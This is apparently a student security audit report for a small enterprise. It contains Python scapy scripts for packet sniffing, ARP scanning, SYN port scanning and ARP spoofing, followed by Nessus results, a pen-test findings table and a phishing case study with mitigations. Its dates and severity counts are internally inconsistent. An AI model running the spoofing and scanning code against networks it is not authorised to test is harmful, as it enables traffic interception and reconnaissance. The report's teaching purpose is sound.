



Security Audit for SME

Ali Abdelhamid | Auditing | 12/5/23

Confidentiality Notice

This report's content is very privileged, confidential, and sensitive information. Therefore, certain precautions should be put in mind to protect the confidentiality of the sensitive information contained in this document. If this report is publication, damage might be inflicted on SME or allow for attacks against SME. Ali Abdelhamid shall not be held responsible for any collateral, incidental, special or consequential issues that may occur due to the usage of this information.

Disclaimer

Please note, this assessment might not disclose all the vulnerabilities that are in the current system in the range of this engagement. The following report is a summary of all the findings from 6/12/2023 pen-testing assessment performed on SME's remote environment. Due to the probability of change in the environment during this period, the test result may be affected.

Contents

Confidentiality Notice	1
Disclaimer.....	1
Section One: Setup and Environment Description.....	3
1.1 Sniffing Program	3
1.2 Network Scanning Code	4
1.3 Open port scanning code.....	6
1.4 Spoofing Program.....	7
Section Two: Vulnerability and Risk Assessment	9
2.1 Vulnerability Assessment Report	9
2.2 Risk Assessment	10
Section Three: Penetration Testing Plan	10
3.1 Pen Testing Plan Overview	Error! Bookmark not defined.
EXECUTIVE SUMMARY	11
Objectives:	12
Scope:.....	12
Methodology:	13
Findings:	14
Tools:	14
Password Awareness Recommendation:.....	15
Section Four: Social Engineering Case Study	15
4.1 Introduction to Social Engineering	15
4.2 Scenario Description.....	15
4.3 Execution of the Social Engineering Attack	16
4.4 Results and Analysis	16
4.5 Mitigation Strategies and Recommendations	16

Section One: Setup and Environment Description

1.1 Sniffing Program

Purpose: The packet sniffing program is designed to monitor and analyze ICMP packets on a network. It's used primarily for network diagnostics and security analysis.

Functionality:

Filtering: Captures only ICMP packets from network traffic.

Inspection: Reads packet contents, analyzing IP and Ethernet layers.

Extraction: Retrieves source and destination IP and Ethernet addresses from each packet.

Code Submission:

```
1  from scapy.all import sniff, ICMP, IP, Ether, get_if_list
2
3  def packet_callback(packet):
4      if packet.haslayer(ICMP):
5          ip_layer = packet.getlayer(IP)
6          ethernet_layer = packet.getlayer(Ether)
7
8          print("ICMP Packet found:")
9          print(f"Source IP: {ip_layer.src}")
10         print(f"Destination IP: {ip_layer.dst}")
11         print(f"Source Ethernet Address: {ethernet_layer.src}")
12         print(f"Destination Ethernet Address: {ethernet_layer.dst}\n")
13
14     def main():
15         # List all network interfaces
16         devices = get_if_list()
17         print("Available devices are:")
18         for d in devices:
19             print(d)
20
21         dev = input("Enter device name to sniff: ")
22         print(f"Sniffing device {dev}")
23
24         # Sniffing packets on the chosen device
25         sniff(iface=dev, filter="icmp", prn=packet_callback, store=False)
26
27     if __name__ == '__main__':
28         main()
29
```

Screenshots:

```
PS F:\auditing> & C:/Users/dada3/AppData/Local/Microsoft/WindowsApps/python3.10.exe f:/auditing/sniff.py
Available devices are:
{43A836A2-F16E-488A-A12D-9EBADC85105B}
{86A708F0-43D4-48E1-A73E-00AE1A937FDC}
{7F013877-6289-487C-83AA-06FF204CED57}
{B590204A-01A8-4765-8570-BEA49AA45025}
{DD07BED4-A3D9-48FF-B349-8F130496DCA7}
{72B36CA4-2EF4-41EE-A539-D3A1C3E318BA}
{57B30973-0752-4C49-977D-80ADD430CE54}
{EA29804B-455F-4820-A42B-9BA4F211EFC0}
{CFA845A0-C4A8-4EA6-9843-6C77F7D668C8}
\Device\NPF_{04760034-2AD3-4FE0-BA39-0062CE927A65}
Enter device name to sniff:
```

1.2 Network Scanning Code

Description:

The network scanning script identifies active devices within a user-specified IP range. It utilizes ARP requests to detect the presence of devices by broadcasting to each IP and collecting responses.

Functionality:

IP Range Definition: Users input the desired IP range for scanning.


ARP Broadcasting: Sends ARP requests across the specified range.

Response Gathering: Collects ARP replies, pinpointing active devices.

Output Generation: Compiles and displays a list of active IP and MAC addresses.

Code Submission:

```
1 from scapy.all import ARP, Ether, srp
2 import ipaddress
3
4 def scan_ip_range(ip_range):
5     # Create ARP request packet
6     arp_request = ARP(pdst=ip_range)
7     # Create Ethernet frame
8     broadcast_frame = Ether(dst="ff:ff:ff:ff:ff:ff")
9     # Combine the Ethernet frame with the ARP request
10    packet = broadcast_frame / arp_request
11
12    # Send the packet and receive responses
13    answered, unanswered = srp(packet, timeout=2, verbose=False)
14
15    # List to hold the discovered IPs and MAC addresses
16    devices = []
17    for sent, received in answered:
18        # For each response, add IP and MAC address to our list
19        devices.append({'ip': received.psrc, 'mac': received.hwsrc})
20
21    return devices
22
23 def main():
24     # Define the IP range to scan, e.g., "192.168.1.1/24"
25     ip_range = "172.20.10.1/24" # Adjust this to your target network range
26     print(f"Scanning IP range: {ip_range}")
27
28     devices = scan_ip_range(ip_range)
29     print("Found devices:")
30     for device in devices:
31         print(f"IP Address: {device['ip']}, MAC Address: {device['mac']}")
32
33 if __name__ == '__main__':
34     main()
35
```

Screenshots: 

1.3 Open port scanning code

Description:

The port scanning script is designed to detect open TCP ports on network devices. It sends TCP SYN packets to a range of ports on a target host and interprets the responses to determine which ports are open.

Functionality:

Target Specification: User sets the IP address of the host to scan.

Port Range Selection: Defines the range of ports to be scanned.

TCP SYN Sending: Transmits TCP SYN packets to each port in the range.

Response Analysis: Interprets responses (SYN-ACK or RST-ACK) to identify open ports.

Result Display: Lists open ports on the target host.

Code Submission:

```
1 from scapy.all import IP, TCP, sr1, RandShort
2
3 def scan_port(ip, port):
4     src_port = RandShort()
5     response = sr1(IP(dst=ip)/TCP(sport=src_port, dport=port, flags="S"), timeout=1, verbose=0)
6     if response is not None:
7         if response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12: # 0x12 flag for SYN-ACK
8             # Send a RST to close the connection
9             sr1(IP(dst=ip)/TCP(sport=src_port, dport=port, flags='AR'), timeout=1, verbose=0)
10            return True
11        elif response.haslayer(TCP) and response.getlayer(TCP).flags == 0x14: # 0x14 flag for RST-ACK
12            return False
13    else:
14        # No response
15        return False
16
17 def main():
18     target_ip = "192.168.1.1" # Replace with the target IP
19     port_range = range(1, 1025) # Common ports are within this range
20
21     print(f"Scanning {target_ip} for open ports:")
22     open_ports = [port for port in port_range if scan_port(target_ip, port)]
23     print(f"Open ports: {open_ports}")
24
25 if __name__ == '__main__':
26     main()
27
```

Screenshots:

```
Scanning 192.168.1.1 for open ports:  
WARNING: Mac address to reach destination not found. Using broadcast.  
WARNING: Mac address to reach destination not found. Using broadcast.  
WARNING: Mac address to reach destination not found. Using broadcast.  
□
```

1.4 Spoofing Program

Description:

The spoofing program is designed for educational and ethical testing purposes. It demonstrates ARP spoofing by sending forged ARP replies to a target device, making it believe the attacker's machine has the IP of another device (typically the gateway).

Functionality:

Target and Spoof IP Selection: User inputs the IP address of the target device and the IP address to be spoofed.

ARP Reply Creation: Crafts ARP replies with the spoofed IP as the sender.

Packet Sending: Forged ARP replies are sent to the target, manipulating its ARP table.

Testing Approach: The effectiveness is tested by observing changes in the target's ARP table or monitoring the redirection of traffic.

Code Submission:

```
1  from scapy.all import ARP, send
2
3  def spoof(target_ip, spoof_ip):
4      """
5      Send an ARP packet to target_ip with a spoofed source IP (spoof_ip).
6      """
7      # Create an ARP packet with op=2 (ARP reply)
8      arp_response = ARP(pdst=target_ip, hwdst="ff:ff:ff:ff:ff:ff", psrc=spoof_ip, op=2)
9
10     # Send the packet (change verbose to True if you want to see more details)
11     send(arp_response, verbose=False)
12
13 def main():
14     target_ip = "192.168.1.10" # IP of the target device
15     spoof_ip = "192.168.1.1"   # The IP you are pretending to be (e.g., the gateway)
16
17     print(f"Sending spoofed ARP response to {target_ip}: pretending to be {spoof_ip}")
18     spoof(target_ip, spoof_ip)
19
20 if __name__ == '__main__':
21     main()
22
```

Screenshots:

```
Sending spoofed ARP response to 192.168.1.10: pretending to be 192.168.1.1
WARNING: Mac address to reach destination not found. Using broadcast.
```

Section Two: Vulnerability and Risk Assessment

2.1 Vulnerability Assessment Report

Report Overview:

This vulnerability assessment report for SME was generated using Nessus™ Essentials on Wednesday, 06 December 2023. It aims to identify and analyze the vulnerabilities present in SME's network infrastructure.

Vulnerabilities by Host:

The assessment revealed vulnerabilities across multiple hosts in the network:

192.168.1.1: 4 vulnerabilities
192.168.1.100: 6 vulnerabilities
192.168.1.101: 7 vulnerabilities
192.168.1.103: 8 vulnerabilities
192.168.1.106: 10 vulnerabilities

Severity and Risk Assessment

The vulnerabilities are categorized by severity levels and their respective counts are as follows:

Critical: 0
High: 0
Medium: 2
Low: 4
Informational (Info): 24
Total Vulnerabilities: 30
Notable Vulnerabilities
Key vulnerabilities identified include:

IP Forwarding Enabled: Medium severity, CVSS V3.0 score of 6.5, VPR score of 4.9.
Unencrypted Telnet Server: Medium severity, CVSS V3.0 score of 6.5.
SSH Server CBC Mode Ciphers Enabled: Low severity, CVSS V3.0 score of 3.7, VPR score of 1.4.
SSH Weak Key Exchange Algorithms Enabled: Low severity, CVSS V3.0 score of 3.7.
DHCP Server Detection: Low severity, CVSS V3.0 score of 3.3.
SSH Weak MAC Algorithms Enabled: Low severity, CVSS V3.0 score of 2.6.
ICMP Timestamp Request Remote Date Disclosure: Informational.

2.2 Risk Assessment

Risk Assessment Framework: NIST

The NIST framework for risk assessment includes:

Identification of Assets: All critical assets within SME's network were listed.

Threat Assessment: Potential threats to each identified asset were assessed.

Vulnerability Analysis: The vulnerabilities found by Nessus were reviewed for their potential impact.

Risk Determination: Each vulnerability was assigned a risk level based on its severity and potential impact on the business.

Mitigation Plan: Strategies for mitigating each identified risk were developed.

Mitigation Plan

The mitigation strategies for the identified vulnerabilities include:

IP Forwarding Enabled: Review network configuration and disable IP forwarding where not necessary.

Unencrypted Telnet Server: Replace Telnet with secure alternatives like SSH.

SSH Server CBC Mode Ciphers Enabled: Update SSH configurations to use more secure ciphers.

SSH Weak Key Exchange Algorithms Enabled: Update SSH configurations to remove weak algorithms.

DHCP Server Detection: Review DHCP settings and ensure proper security controls are in place.

SSH Weak MAC Algorithms Enabled: Update SSH to use stronger MAC algorithms.

ICMP Timestamp Request Remote Date Disclosure: Review and configure firewalls to block unnecessary ICMP requests.

Conclusion

This Nessus vulnerability assessment for SME has successfully identified several critical areas needing attention. Implementing the suggested mitigation strategies will significantly enhance the cybersecurity posture of SME, reducing the risk of potential breaches and cyber-attacks. Regular assessments like this are crucial for maintaining a robust and secure network infrastructure.

Section Three: Penetration Testing Plan

EXECUTIVE SUMMARY

Ali Abdelhamid tried to perform a security assessment on the internal network of SME corporate on 15/12/2022. Ali Abdelhamid's pen-test main aim was to simulate an attack from an external factor attempting to gain privileges to the devices within SME internal network. The goal of this simulation was to discover and report the vulnerabilities present within SME internal infrastructure then suggest methods of remediation to fix the found. vulnerabilities. Ali Abdelhamid has successfully uncovered a total of 5 vulnerabilities in all. regarding the scope of the test, which are then broken down by the severity table below.

CRITICAL	HIGH	MEDIUM	LOW
0	2	2	1

The high severity section of the vulnerabilities found allow the potential attackers to easily connect to either versions of the assessment platform, cloud or virtual machine copy. Either using SSH protocol or brute forcing a weak password. To ensure data CIA (Confidentiality, Integrity, Availability) remediations should be enforced as described in the part name security assessment findings.

Please keep in mind, this assessment might not have disclosed all vulnerabilities that were present on the system with the test scope. Any change that has been made to the environment during the test will affect the results of the findings.

OBJECTIVES:

Identifying the security strengths of SME's network and enhancing their monitoring to ensure effectiveness.

Identifying areas for improvement in the current security infrastructure.

Implementing mitigation plans to reduce the probability of successful attacks.

SCOPE:

The scope of the penetration test, as defined in the report, includes the following components:

Networks: Testing was conducted on various network segments and devices, including:

IP addresses: 172.18.0.1, 172.18.0.6, 172.19.0.4, etc.

Services: MySQL, LDAP, HTTP, SSH, SMTP, etc.

Provided Credentials: Specific credentials were provided to facilitate access for the security assessment.

METHODOLOGY:

The testing methodology was divided into three phases:

Target Assessment & Reconnaissance:


Initial stealth scanning to identify open ports and refine information on targets.

Assessing goals and values of the targeted components.

Targeted Assessment:

Exploiting identified vulnerabilities in SME's infrastructure.

Gathering vulnerabilities and evidence, maintaining minimal disruption to business operations.



FINDINGS:

The key findings from the assessment included:

Number	Finding	Risk Score	Risk	Remediation
1	Weak Password on image	9	High	Moderate
2	SMTP open on virtual image	8	High	Easy
3	Metasploit payload available on Green Lantern	7	High	Hard
4	Restricted Bash Bypass	6.5	Medium	Hard
5	LDAP password same as the public password	5	Medium	Easy
6	Anonymous Bind Open	2	Low	Moderate

These findings provide a comprehensive overview of the security posture of SME and highlight the critical areas that need attention to enhance the overall security infrastructure. This section can be derived from the "High Level Assessment Overview" in your report, which includes observed security strengths, areas for improvement, and both short-term and long-term recommendations.

TOOLS:

TOOL	DESCRIPTION
Parrot	Linux Penetration OS
Metasploit	Used for exploitation of vulnerable services and vulnerability scanning.
Nmap	Used for scanning ports on hosts.
Smtplib	Enumerating OS-level user accounts
Hydra	Password Cracker
Ldap Search	Verify user information

PASSWORD AWARENESS RECOMMENDATION:

According to the provided information through the contract, the password policy used in SME is up to standard. But unfortunately, password awareness among employees is not on par with the password policy. A user with the handler's name of Black-Adam had a weak password consisting of only 5 characters with no variation whatsoever in the types of characters used, it only consisted of small alphabetical characters. Please raise the level of password awareness protocols.

Section Four: Social Engineering Case Study

4.1 Introduction to Social Engineering

Definition: Social engineering in cybersecurity is a tactic that involves manipulating individuals into divulging confidential information or performing actions that compromise security. It exploits human vulnerabilities rather than technical ones.

Purpose: This case study aims to illustrate the impact of social engineering on a small enterprise, emphasizing the significant role of human factors in cybersecurity.

4.2 Scenario Description

Setting: SME is a small-sized enterprise specializing in digital marketing, with a close-knit team of 30 employees. The company has basic cybersecurity measures in place but has not focused extensively on training its staff against social engineering threats.

Objective: The objective of the social engineer in this scenario is to obtain access to the company's client database, which contains sensitive marketing data and strategies.

4.3 Execution of the Social Engineering Attack

Method Chosen: Phishing is the primary technique used, leveraging deceptive emails that imitate legitimate corporate communications.

Execution Steps:

Preparation: The attacker research SME, gathering information about the company's structure, employees, and recent activities from publicly available sources.

Attack Launch: A crafted phishing email is sent to SME employees, posing as an urgent message from the CEO, asking them to review a linked document containing a supposed new marketing strategy.

Employee Interaction: The email's success rate is monitored, focusing on how many employees click the link and whether they input their credentials on the fake login page.

4.4 Results and Analysis

Outcome: Of the 30 employees, 10 click on the link, with 5 providing their login details.

Impact Assessment: This breach leads to unauthorized access to SME's client database. The incident results in a breach of client trust and potential loss of business.

Employee Behavior: The successful phishing attempt indicates a need for improved awareness and training among SME's employees to recognize and appropriately respond to such threats.

4.5 Mitigation Strategies and Recommendations

Training and Awareness: Regular training sessions should be introduced to educate employees about the risks of social engineering, with a focus on identifying phishing attempts.

Policy Enhancements: Implement policies that require verification of unusual requests through multiple channels and introduce stricter email filtering methods.

Response Plan: Develop a response plan detailing immediate actions to be taken in the event of a suspected breach, including steps to contain the damage and notify affected parties.